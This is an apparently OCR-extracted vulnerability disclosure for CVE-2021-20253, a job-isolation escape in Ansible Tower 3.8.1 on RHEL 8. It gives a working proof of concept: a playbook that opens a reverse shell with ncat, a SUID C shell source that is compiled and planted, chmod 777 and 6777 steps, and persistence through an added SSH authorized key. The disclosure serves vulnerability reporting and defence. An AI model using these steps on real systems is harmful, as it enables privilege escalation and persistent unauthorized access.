
Ansible Tower Disclosures

Version 3.8.1

Environment:

- Ansible Tower 3.8.1
- Redhat 8 (4.18.0-240.10.1.el8_3.x86_64)



LICENSE

DETAILS

SUBSCRIPTION ● Compliant

VERSION 3.8.1

Findings:


1. CVE-2021-20253: Isolation Escape

Description:
Default installations of Ansible Tower on a default Rhel 8, are vulnerable to “Job Isolation” Escapes that allows an attacker to elevate to the “awx” user from outside the isolated environment.

Requirements:
In order to successfully exploit this vulnerability an attacker would require:

- Being able to execute commands in isolation environment in Ansible Tower
- Having low privileged access to the OS

Proof of Concept:
As mentioned above, we will use a normal installation of Ansible Tower with default “Job Settings”.



JOBS

ANSIBLE MODULES ALLOWED FOR AD HOC JOBS: command, shell, yum, apt, apt_key, apt_repository, apt_rpm, service, group, user, mount, ping, selinux, setup, win_ping, win_service, win_updates

* JOB EXECUTION PATH: /tmp

* MAXIMUM SCHEDULED JOBS: 10

PATHS TO EXPOSE TO ISOLATED JOBS:

ANSIBLE CALLBACK PLUGINS:

PATHS TO HIDE FROM ISOLATED JOBS:

* ENABLE JOB ISOLATION: ✓

DEFAULT JOB TIMEOUT: 0

DEFAULT INVENTORY UPDATE TIMEOUT: 0

DEFAULT PROJECT UPDATE TIMEOUT: 0

PER-HOST ANSIBLE FACT CACHE TIMEOUT: 0

MAXIMUM NUMBER OF FORKS PER JOB: 200

* RUN PROJECT UPDATES WITH HIGHER VERBOSITY: ○

IGNORE ANSIBLE GALAXY SSL CERTIFICATE VERIFICATION

ENABLE ROLE DOWNLOAD: ✓


We consider that the attacker found a way to execute custom Playbooks, so we will be using the following YAML file to obtain a reverse shell from the isolated environment:

```
- name: Executing Code
  hosts: localhost
  connection: local

  tasks:
    - name: Rev Shell
      raw: ncat -e /bin/bash 127.0.0.1 4444
```

We will also require a low privilege user on the same system where the Job is run (in this case “localhost”), in order to catch the reverse shell and interact with the binaries which will be used in the later steps of the exploit.

In this case, we obtain access on the system as the “low_priv” user and we start a “netcat” listener in order to catch the reverse shell which was run by the Ansible job.


Once the corresponding job is executed, we will obtain a reverse shell.



```
[low_priv@localhost ~]$ nc -lvp 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50636.

id
uid=972(awx) gid=970(awx) groups=970(awx),65534(nobody) context=system_u:syste
m_r:unconfined_service_t:s0

pwd
/tmp/awx_2_efy8g8u9/project
```

Although the reverse shell runs as “awx”, due to the Isolation Jail we are unable to read/modify files that “awx” usually has access to.

In order to escape the Isolation, we will first need to make the project environment readable and writable to the “low_priv” user, so we will execute “chmod” from inside the Isolation Environment to achieve this.




low_priv@localhost:~
File Edit View Search Terminal Help
low_priv@localhost:~
File Edit View Search Terminal Help

```
[low_priv@localhost ~]$ nc -lvp 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50636.

id
uid=972(awx) gid=970(awx) groups=970(awx),65534(nobody) context=system_u:syste
m_r:unconfined_service_t:s0

pwd
/tmp/awx_2_efy8g8u9/project

chmod -R 777 /tmp/awx_2_efy8g8u9/
```

```
[low_priv@localhost ~]$ id
uid=1001(low_priv) gid=1001(low_priv) groups=1001(low_priv) context=unconfined
_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[low_priv@localhost ~]$
[low_priv@localhost ~]$ ls -la /tmp/awx_2_efy8g8u9/project
ls: cannot access '/tmp/awx_2_efy8g8u9/project': Permission denied
[low_priv@localhost ~]$
[low_priv@localhost ~]$ ls -la /tmp/awx_2_efy8g8u9/project
total 4
drwxrwxrwx. 2 awx awx  22 Feb  9 14:26 .
drwxrwxrwx. 6 awx awx  78 Feb  9 14:26 ..
-rwxrwxrwx. 1 awx awx 169 Feb  9 14:19 evil.yml
[low_priv@localhost ~]$
```

Note: Commands executed on the left are executed within the Isolation Environment, and on the right are outside the Isolation Environment.

With the project path now readable and writable, we can compile and place the following SUID C shell into it.



```
[low_priv@localhost ~]$ cat shell.c
int main(void) {
    setreuid(geteuid(), geteuid());
    setregid(getegid(), getegid());
    execl("/bin/sh", "bash", 0);
}
[low_priv@localhost ~]$ gcc shell.c -o shell 2> /dev/null
[low_priv@localhost ~]$
[low_priv@localhost ~]$ cp shell /tmp/awx_2_efy8g8u9/project
```


Code for “shell.c”:

```
int main(void) {
    setreuid(geteuid(), geteuid());
    setregid(getegid(), getegid());
    execl("/bin/sh", "bash", 0);
}
```

Note: If “gcc” is not present on the system, then a precompiled binary can be used.

We can observe that the “shell” binary was successfully copied to the project path but is owned by user “nobody”. In order to own it by “awx”, we simply copy the file again as the “awx” user from within the Isolated environment. We use “chmod” again in order to set the SUID and SGUID flags to the new malicious binary.

Now all that is left to do is to execute the binary from outside the Isolation Environment in order to elevate to “awx”.



low_priv@localhost:~
File Edit View Search Terminal Help
low_priv@localhost:~
File Edit View Search Terminal Help


```
[low_priv@localhost ~]$ fg
nc -lvp 4444

ls -la
total 20
drwxrwxrwx. 2 awx    awx       35 Feb  9 19:31 .
drwxrwxrwx. 6 awx    awx       78 Feb  9 19:26 ..
-rwxrwxrwx. 1 awx    awx      169 Feb  9 19:19 evil.yml
-rwxrwxr-x. 1 nobody nobody 12960 Feb  9 19:32 shell

cp shell awx_shell
chmod 6777 awx_shell
```

```
[low_priv@localhost ~]$ cat shell.c
int main(void) {
    setreuid(geteuid(), geteuid());
    setregid(getegid(), getegid());
    execl("/bin/sh", "bash", 0);
}
[low_priv@localhost ~]$ gcc shell.c -o shell 2> /dev/null
[low_priv@localhost ~]$
[low_priv@localhost ~]$ cp shell /tmp/awx_2_efy8g8u9/project
[low_priv@localhost ~]$
[low_priv@localhost ~]$ ls -la /tmp/awx_2_efy8g8u9/project/awx_shell
-rwsrwsrwx. 1 awx awx 12960 Feb  9 14:32 /tmp/awx_2_efy8g8u9/project/awx_shell
[low_priv@localhost ~]$
[low_priv@localhost ~]$ /tmp/awx_2_efy8g8u9/project/awx_shell
bash: /home/low_priv/.bashrc: Permission denied
bash-4.4$ id
uid=972(awx) gid=970(awx) groups=970(awx),1001(low_priv) context=unconfined_u:
unconfined_r:unconfined_t:s0-s0:c0.c1023
bash-4.4$
```

Note: Commands executed on the left are executed within the Isolation Environment, and on the right are outside the Isolation Environment.

As can be seen above, we successfully elevated from the user “low_priv” to the “awx” user via the SUID binary.

Now in order prove that we are outside the Isolation environment we list the contents of the “/var/lib/awx” folder from inside and outside the jail in order to observe the difference:




```
[low_priv@localhost ~]$ fg
nc -lvp 4444

ls -la
total 20
drwxrwxrwx. 2 awx    awx       35 Feb  9 19:31 .
drwxrwxrwx. 6 awx    awx       78 Feb  9 19:26 ..
-rwxrwxrwx. 1 awx    awx      169 Feb  9 19:19 evil.yml
-rwxrwxr-x. 1 nobody nobody 12960 Feb  9 19:32 shell

cp shell awx_shell
chmod 6777 awx_shell

cd ~
ls -la
total 4
drwx------.  6 awx    awx      68 Feb  9 19:26 .
drwxr-xr-x. 64 nobody nobody 4096 Feb  9 18:48 ..
drwx------.  3 awx    awx      17 Feb  9 19:26 .ansible
drwx------.  2 awx    awx       6 Feb  9 19:26 job_status
drwx------.  2 awx    awx       6 Feb  9 19:26 projects
drwxr-xr-x.  4 awx    awx      32 Feb  9 19:26 venv


pwd
/var/lib/awx
```


```
[low_priv@localhost ~]$ /tmp/awx_2_efy8g8u9/project/awx_shell
bash: /home/low_priv/.bashrc: Permission denied
bash-4.4$
bash-4.4$ cd /var/lib/awx/
bash-4.4$
bash-4.4$ ls -la
total 32
drwxr-xr-x. 11 awx  awx    233 Feb  9 13:55 .
drwxr-xr-x. 64 root root  4096 Feb  9 13:48 ..
drwx------.  3 awx  awx     17 Feb  9 13:50 .ansible
-rw-------.  1 awx  awx     18 Feb  9 13:53 .bash_history
drwx------.  2 awx  awx      6 Feb  9 13:52 .cache
-rw-r--r--.  1 root root 15086 Jan 13 03:51 favicon.ico
drwxr-x---.  2 awx  awx      6 Jan 13 04:13 job_status
drwxr-x---.  3 awx  awx     18 Feb  9 14:20 projects
drwxr-xr-x.  3 root awx     20 Feb  9 13:50 public
drwxr-xr-x.  3 root root    40 Feb  9 13:49 rsyslog
drwx------.  2 awx  awx      6 Feb  9 13:50 .ssh
-rw-r--r--.  1 root root     5 Feb  9 13:52 .tower_version
srw-rw----.  1 awx  awx      0 Feb  9 13:55 uwsgi.stats
drwxr-x---.  3 awx  awx     37 Feb  9 13:49 vendor
drwxr-xr-x.  4 root root    32 Feb  9 13:48 venv
-rw-r--r--.  1 root root   200 Jan 13 03:51 wsgi.py
bash-4.4$
```

Note: Commands executed on the left are executed within the Isolation Environment, and on the right are outside the Isolation Environment.

Optional:
As an optional exploitation step, in order to gain persistent access to the “awx” user, as well as to get the “redis” and “nginx” group privileges, we can add an arbitrary public SSH key to “/var/lib/awx/.ssh/authorized_keys” and then use SSH to authenticate as “awx”:



```
[low_priv@localhost ~]$ /tmp/awx_2_efy8g8u9/project/awx_shell
bash: /home/low_priv/.bashrc: Permission denied
bash-4.4$
bash-4.4$ cd /var/lib/awx/
bash-4.4$
bash-4.4$ ls -la
total 32
drwxr-xr-x. 11 awx  awx    233 Feb  9 13:55 .
drwxr-xr-x. 64 root root  4096 Feb  9 13:48 ..
drwx------.  3 awx  awx     17 Feb  9 13:50 .ansible
-rw-------.  1 awx  awx     18 Feb  9 13:53 .bash_history
drwx------.  2 awx  awx      6 Feb  9 13:52 .cache
-rw-r--r--.  1 root root 15086 Jan 13 03:51 favicon.ico
drwxr-x---.  2 awx  awx      6 Jan 13 04:13 job_status
drwxr-x---.  3 awx  awx     18 Feb  9 14:20 projects
drwxr-xr-x.  3 root awx     20 Feb  9 13:50 public
drwxr-xr-x.  3 root root    40 Feb  9 13:49 rsyslog
drwx------.  2 awx  awx      6 Feb  9 13:50 .ssh
-rw-r--r--.  1 root root     5 Feb  9 13:52 .tower_version
srw-rw----.  1 awx  awx      0 Feb  9 13:55 uwsgi.stats
drwxr-x---.  3 awx  awx     37 Feb  9 13:49 vendor
drwxr-xr-x.  4 root root    32 Feb  9 13:48 venv
-rw-r--r--.  1 root root   200 Jan 13 03:51 wsgi.py
bash-4.4$ nano .ssh/authorized_keys
bash-4.4$ chmod 400 .ssh/authorized_keys
bash-4.4$
```



```
[low_priv@localhost ~]$ ssh -i .ssh/id_rsa awx@127.0.0.1
Activate the web console with: systemctl enable --now cockpit.socket

This system is not registered to Red Hat Insights. See https://cloud.redhat.co
m/
To register this system, run: insights-client --register

Last login: Tue Feb  9 14:38:47 2021 from 127.0.0.1
[awx@localhost ~]$
[awx@localhost ~]$ id
uid=972(awx) gid=970(awx) groups=970(awx),972(redis),973(nginx) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[awx@localhost ~]$
```